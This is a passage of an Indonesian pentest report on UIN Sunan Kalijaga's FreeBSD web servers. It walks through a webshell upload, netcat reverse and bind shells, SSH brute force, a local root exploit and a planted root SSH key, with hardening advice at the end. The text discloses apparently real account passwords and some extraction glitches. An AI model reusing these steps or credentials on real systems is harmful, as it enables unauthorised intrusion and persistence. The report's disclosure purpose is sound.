1.	Sistem Operasi	Pentesting pertama: FreeBSD web123.uin-suka.ac.id 8.0-RELEASE FreeBSD 8.0- RELEASE #1: Thu Oct 7 15:25:30 WIT 2012 hendra@web123.uin-suka.ac.id	Para proses pentesting yang pertama server UIN Sunan Kalijaga menggunakan sistem operasi FreeBSD 8.0
		Pentesting kedua: FreeBSD pempek.uin-suka.ac.id	Untuk pentesting yang kedua diperoleh hasil

		8.2-RELEASE FreeBSD 8.2- RELEASE #0: Fri Feb 18 02:24:46 UTC 2011 root@almeida.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC i386	bahwa server UIN Sunan Kalijaga menggunakan sistem operasi FreeBSD 8.2.
2.	Web Server	<div>Pentesting pertama : Apache/2.2.17</div> <div>Pentesting kedua :Apache/2.2.17</div>	Versi Webserver yang digunakan, ini menjadi penting untuk diketahui karena bisa jadi webserver yang digunakan adalah webserver versi beta atau yang masih mempunyai bug.
3.	PHP	<div>Pentesting pertama : PHP 5.2.11 Safe Mode : Off</div> <div>Pentesting kedua : PHP 5.3.5 Safe Mode :Off</div> <div> Modul Loaded: core prefork http_core mod_so mod_authn_file mod_authn_dbm mod_authn_anon mod_authn_default mod_authn_alias mod_authz_host mod_authz_groupfile mod_authz_user mod_authz_dbm mod_authz_owner mod_authz_default mod_auth_basic mod_auth_digest mod_file_cache mod_cache mod_disk_cache mod_dumpio mod_reqtimeout mod_include mod_filter mod_charset_lite mod_deflate mod_log_config mod_logio mod_env mod_mime_magic mod_cern_meta mod_expires mod_headers mod_usertrack </div>	<div>Safe Mode adalah mode aman PHP, safe mode off memberikan peluang lebih besar pada <i>attacker</i> untuk menguasai server.</div> <div>Baik pentesting yang pertama maupun kedua ternyata sama saja semua modul PHP diload, ini jelas berbahaya dan tidak efisien, sebaiknya modul-modul yang sekiranya kurang penting di disable saja.</div>

		mod_unique_id mod_setenvif mod_version mod_ssl mod_mime mod_dav mod_status mod_autoindex mod_asis mod_info mod_suexec mod_cgi mod_cgid mod_dav_fs mod_vhost_alias mod_negotiation mod_dir mod_imagemap mod_actions mod_speling mod_userdir mod_alias mod_rewrite mod_php5	
--	--	--	--

3.2.2.2 Port scanning

Untuk melihat port apa saja yang terbuka di Server UIN Sunan Kalijaga salah satu tool yang bisa digunakan adalah RADMIN port scanner. Hasilnya adalah hanya dua port yang terbuka yaitu port 80 http dan port 22 ssh, seperti pada Gambar 3.5. Menggunakan port scanning seorang *attacker* bisa mengetahui port mana saja yang terbuka sehingga *attacker* juga akan tahu service apa saja yang dijalankan. Semakin banyak port yang terbuka jelas akan semakin menambah peluang *attacker* untuk bisa memasuki server tersebut.




Gambar 3.5. Port scanning server web UIN Sunan Kalijaga menggunakan RADMIN tool.

3.2.3 Enumeration dan Gaining Access


Metode *Enumeration* adalah mencari *poorly protected password* kemudian dilanjutkan dengan *Gaining Access* dan ketika proses *footprinting* saja sudah ditemukan page admin tanpa session yang sebenarnya itu adalah *Gaining Access*. Bagi seorang *attacker* akses page admin tidaklah cukup, karena page admin hanya

bisa melihat, mengedit atau menambah berita, gambar dan lain-lain. Untuk melihat dan meng-*exploit* server seorang *attacker* membutuhkan sebuah *backdoor/webshell*. Ketika seorang *attacker* bisa masuk ke halaman admin biasanya yang mereka cari adalah form upload baik itu upload file maupun gambar. Dalam pentesting server UIN Sunan Kalijaga ternyata ditemukan form upload gambar tanpa menggunakan filter sehingga semua file bisa diupload termasuk file php. Dari sinilah seorang *attacker* menanamkan backdoor phpshell kedalam server.


Gambar 3.6 memperlihatkan phpshell yang ditanam di server web UIN Sunan Kalijaga pada pentesting I. Dan gambar 3.7 dan 3.8 adalah phpshell yang ditanam di server web UIN Sunan Kalijaga pada pentesting II (saat ini).



Gambar 3.6. Tampilan PHP Shell di server lama UIN Sunan Kalijaga pentesting I (FreeBSD 8.0)



Gambar 3.7. Jendela login webshell di server UIN Sunan Kalijaga pentesting II (FreeBSD 8.2)



Gambar 3.8. Web Shell di server web UIN Sunan Kalijaga pentesting II (FreeBSD 8.2)

Phpshell bisa digunakan untuk memasukkan perintah-perintah linux selayaknya command line di linux. Seorang *attacker* adalah seorang yang tak kan pernah puas, menggunakan phpshell untuk menginputkan perintah-perintah linux jelas tidak nyaman. Solusinya adalah menggunakan back connect atau bind connection.

Untuk melakukan back connect jalankan netcat/nc di cmd menggunakan perintah sebagai berikut:

```
nc.exe -lvp 5567
```

parameter l adalah untuk listening, v untuk verbose (menampilkan kondisi yang terjadi saat itu), dan p adalah port, 5567 adalah port yang digunakan untuk melakukan back connect, seperti pada gambar 3.9.

```
C:\Windows\system32\CMD.exe - nc.exe -lvp 5567
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\rischan>cd ..
C:\Users>cd ..
C:\>cd nc
C:\nc>dir nc.exe
Volume in drive C is WEDHUS
Volume Serial Number is 3565-32D3

Directory of C:\nc
01/03/1998  02:37 PM                59,392 nc.exe
               1 File(s)          59,392 bytes
               0 Dir(s)  7,920,119,808 bytes free

C:\nc>nc.exe -lvp 5567
listening on [any] 5567 ...
```

Gambar 3.9. Back connect menggunakan netcat pentesting I

Setelah komputer local melakukan listening menggunakan netcat, jalankan script back connect di server target. Hampir di semua phpshell biasanya sudah di sertakan script back connect baik menggunakan perl, c, atau python. Jangan lupa untuk mengganti port sesuai dengan port yang sudah dilisten di komputer local yaitu 5567, seperti terlihat pada gambar 3.10.




Gambar 3.10. Menjalankan script back connect di server web UIN Sunan

Kalijaga pentesting I

Hasilnya bisa dilihat pada gambar 3.11 yaitu akses shell menggunakan back connect. Dengan back connect *attacker* bisa memperoleh akses shell selayaknya ssh shell dengan uid **www**, hanya saja setiap kali ingin mengakses server harus melakukan back connect menggunakan netcat. Pada pentesting yang kedua bisa terlihat pada gambar 3.12 yaitu menggunakan *bind connection* pada IP 10.0.8.120 dan port 12345. Perbedaan bind connection dengan back connect adalah jika back connect komputer local (komputer *attacker*) yang melakukan proses listening kemudian *attacker* menjalankan script back connect di server, kalau *bind connection attacker* harus


menjalankan script bind connection di dalam server sehingga server/target yang melakukan listening setelah server listening *attacker* akan melakukan koneksi menggunakan perintah sebagai berikut:

```
nc <IP server> <port server yang listening>
```



Gambar 3.11. Berhasil mendapatkan akses shell menggunakan back connect

pentesting I



```
C:\Windows\system32\cmd.exe - nc 10.0.8.120 12345
compat
dev
dist
entropy
etc
home
lib
libexec
media
mnt
proc
rescue
root
sbin
sys
tmp
usr
var
whoami
www
uname -a
FreeBSD pempek.uin-suka.ac.id 8.2-RELEASE FreeBSD 8.2-RELEASE #0: Fri Feb 18 02:
24:46 UTC 2011      root@almeida.cse.buffalo.edu: /usr/obj/usr/src/sys/GENERIC i3
86
```


Gambar 2.12. Bind Connection menggunakan netcat pentesting II

Pada tahap *enumeration* ini seorang *attacker* biasanya juga melakukan bruteforce username dan password ssh. Karena pada saat proses footprinting sudah diperoleh file passwd tentu file ini yang akan dijadikan wordlist proses bruteforce.

Pada pentesting yang pertama bruteforce membuahkan hasil yaitu ditemukan user yang menggunakan password cukup lemah yaitu user ssh dengan username “iks” dan password “iksiksiks” , kemudian ditemukan lagi username “fishum” dengan password “fishum11”. Akan tetapi pada pentesting yang kedua proses bruteforce tidak membuahkan hasil.

Setelah mendapatkan username dan password ssh tentu *attacker* tidak memerlukan lagi akses bind atau back connect karena *attacker* bisa dengan leluasa masuk dan mengutak-atik server menggunakan account ssh yang diperolehnya.

Pada gambar 3.13 memperlihatkan *attacker* berhasil login ssh menggunakan username dan password yang diperoleh dari proses bruteforce.



```
www.uin-suka.ac.id - PuTTY
login as: ika
Using keyboard-interactive authentication.
Password:
Last login: Wed Feb 22 20:18:33 2012 from 202.152.194.148
Copyright (c) 1980, 1983, 1986, 1988, 1990, 1991, 1993, 1994
The Regents of the University of California. All rights reserved.

FreeBSD 8.0-RELEASE (IPFWKERNEL) #1: Thu Oct 7 15:25:30 WIT 2010

Welcome to FreeBSD!

Before seeking technical support, please use the following resources:

o Security advisories and updated errata information for all releases are
  at http://www.FreeBSD.org/releases/ - always consult the ERRATA section
  for your release first as it's updated frequently.

o The Handbook and FAQ documents are at http://www.FreeBSD.org/ and,
  along with the mailing lists, can be searched by going to
  http://www.FreeBSD.org/search/. If the doc distribution has
  been installed, they're also available formatted in /usr/share/doc.

If you still have a question or problem, please take the output of
'uname -a', along with any relevant error messages, and email it
as a question to the questions@FreeBSD.org mailing list. If you are
unfamiliar with FreeBSD's directory layout, please refer to the hier(7)
manual page. If you are not familiar with manual pages, type 'man man'.

You may also use sysinstall(8) to re-enter the installation and
configuration utility. Edit /etc/motd to change this login announcement.

$ uname -a
FreeBSD web123.uin-suka.ac.id 8.0-RELEASE FreeBSD 8.0-RELEASE #1: Thu Oct 7 15:25:30 WIT 2010      hendra@web123.uin-suka.ac.
id:/usr/obj/usr/src/sys/IPFWKERNEL i386
$
```

Gambar 3.13. Login ssh menggunakan user dan password yang didapatkan dari bruteforce

3.2.3.1 Rekomendasi

Bila seorang *attacker* sudah mendapatkan akses ke server menggunakan *phpshell* seorang *attacker* bisa melakukan apa saja yang dia inginkan, mendapatkan akses shell terminal/console menggunakan *back connect* atau *bind* dan sebagainya.

Phpshell, phpbackdoor, bind connection, back connect dan sebagainya semua itu sebenarnya bisa diatasi dengan cara mematikan berbagai fungsi sistem di php. Sebaiknya admin hanya memuat modul-modul atau fungsi-fungsi php yang memang benar-benar digunakan, untuk mematikan fungsi-fungsi yang cukup berbahaya yaitu dengan menambahkan baris berikut di dalam file *php.ini*.

```
disable_functions = "shell_exec, passthru, proc_open,  
proc_close, proc_get_status, proc_nice, proc_terminate,  
exec, system, suexec, popen, pclose, dl, ini_set,  
virtual, set_time_limit".
```

Jika fungsi-fungsi di atas ini benar-benar dimatikan maka *phpshell* tidak akan bisa bekerja. Selain dengan cara tersebut admin juga bisa menggunakan cara lain yaitu mengaktifkan *safe mode php*.


Kemudian selain rekomendasi diatas dalam pemberian password sebaiknya menggunakan kombinasi angka, huruf dan lambang, selain itu sebaiknya tidak semua user diberi hak akses ssh, lebih baik hanya user yang memang membutuhkan saja yang diberikan akses ssh. Kalau perlu administrator bisa menggunakan *rsa public key* dan matikan autentifikasi dengan password sehingga hanya user yang sudah mengupload *rsa public* nya yang bisa masuk kedalam server. Administrator bisa menggunakan aplikasi semacam *ssh bruteforce blocker* sehingga bila ada tanda-tanda

bruteforce ke server/sistem maka sistem akan langsung otomatis menolaknya dan melaporkan lognya ke administrator.

3.2.4 Privilege Escalation

Pada tahap *enumeration dan gaining access attacker* sudah berhasil didapatkan akses ssh tetapi masih sebagai user biasa dan tentu untuk server BSD dan keluarganya user biasa tidak bisa menggunakan perintah “su” untuk menjadi root/superuser. Pada tahap privilege escalation ini seorang *attacker* akan berusaha mencari *exploit* baik *remote exploit* maupun *local exploit* yang bisa menjadikan *attacker* mendapatkan akses tertinggi dalam server yaitu root.

Untuk *pentesting* yang pertama server UIN Sunan Kalijaga masih menggunakan sistem operasi FreeBSD 8 dan berhasil di root menggunakan *local exploit FreeBSD mbufs() sendfile cache poisoning local privilege escalation*. Pada Gambar 3.14 terlihat *attacker* berhasil mendapatkan akses root server web UIN Sunan Kalijaga yang menggunakan sistem operasi FreeBSD 8.0. File *local root exploit* dapat dilihat pada lampiran 2.



Gambar 3.14. Berhasil mendapatkan akses root di server menggunakan local root exploit

Pada pentesting ke II server UIN Sunan Kalijaga menggunakan FreeBSD 8.2 dan gagal di-exploit menggunakan *local root exploit* ini, seperti terlihat pada gambar 3.15.

Sunan Kalijaga akan berhasil di-*exploit*. File local root ProFTPD dapat dilihat pada lampiran 3.

3.2.5 Pilfering

Pilfering adalah akses dengan user legal supaya tidak diketahui oleh admin yang sebenarnya. Langkah-langkah yang dilakukan dalam proses pentesting sebenarnya semuanya tergantung dari kondisi adminnya, kita bisa mengetahui bagaimana admin bekerja, apa saja yang biasanya dilakukan admin bahkan kita bisa menilai kemampuan admin dengan melihat log historynya.

Ketika memang admin kurang begitu tanggap terhadap perubahan-perubahan dalam server atau mungkin admin kurang mengerti mengenai hal seperti ini keamanan, serangan dan sebagainya tentu saja penanganannya akan berbeda.

3.2.6 Backdooring

Backdooring adalah kegiatan untuk menanam sebuah pintu belakang, sehingga ketika *attacker* ingin mengakses server tidak perlu repot-repot seperti ketika awal mencari bug/celah kemudian dilakukan proses *exploit*. Pada tahap backdooring ini juga tergantung dengan situasi dan kondisi. Seperti yang sudah disampaikan diatas kalau sang admin kurang begitu peduli atau kurang tahu dalam hal keamanan,

backdooring, webshell dan kawan-kawannya jelas seorang *attacker* tidak perlu susah payah menanam rootkit, atau menyetting crontab untuk connect pada komputer pribadi setiap hari apa pukul berapa, semuanya jelas tergantung kondisi target.

Dalam kerja praktek ini hanya digunakan backdoor phpshell yaitu *c99* yang sudah dimodifikasi untuk server lama (pentesting pertama). Gambar backdoor *c99* bisa dilihat pada gambar 3.6, dan untuk server yang baru ini FreeBSD 8.2 backdoor yang digunakan adalah *b374k shell* yang merupakan php shell karya anak indonesia bisa dilihat pada gambar 3.7 dan 3.8. Selain backdooring menggunakan phpshell bisa juga menanamkan public key kedalam home root server UIN Sunan Kalijaga seperti terlihat pada gambar 3.16 sehingga *attacker* bisa langsung login root di server web UIN Sunan Kalijaga tanpa menggunakan password. Pada Gambar 3.17,3.18,3.19 adalah bukti bahwa *attacker* mengakses root tanpa login password yaitu menggunakan rsa public key. Sebenarnya teknik ini juga bisa digunakan untuk pengamanan ssh, dengan menggunakan public key hanya komputer yang sudah mengupload *public key*-nya di home server yang bisa login ke server.

A terminal window titled 'yangterasing@indocoding: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
web123# ls
.cshrc      cdrom      home       rescue     usr
.profile   compat    lib        root       var
.snap      dev       libexec    sbin
COPYRIGHT  dist      media      sys
bin         entropy   mnt        titip
boot        etc       proc       tmp

web123# cd /root/.ssh
web123# ls
authorized_keys  id_rsa      id_rsa.pub  known_hosts

web123# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCA4K/4GhX44lfz0ET+5bn7v0R2guxeJBleBjBEA382xn4dsN+9iIGmJWtqX07KLEvc3NqoHZ+H6gK2lx2oVAeT9PQVnzMzf/38DD+Itx50nzMMkkovS6R/ZELru73ylVdBeDxJT4BGgDZpvnTIIzZMzcKLUSZ+EvndtdHfhk5fAVHw19ivCT0PEtlinSIT+2u7eR10frwqILmUqo78FJauAQWVFXkEK4ozmimqHhCim2gFnECeq0eSNeN/W/3v3LdH3bdiRulaIE9TmvUH+MB3mYLVoGeSbEpVFIwGR9msg/t0HaBT2/cjtGgvJof0GBWNDzMsGTvefDuspeHTBXhdb yangterasing@indocoding

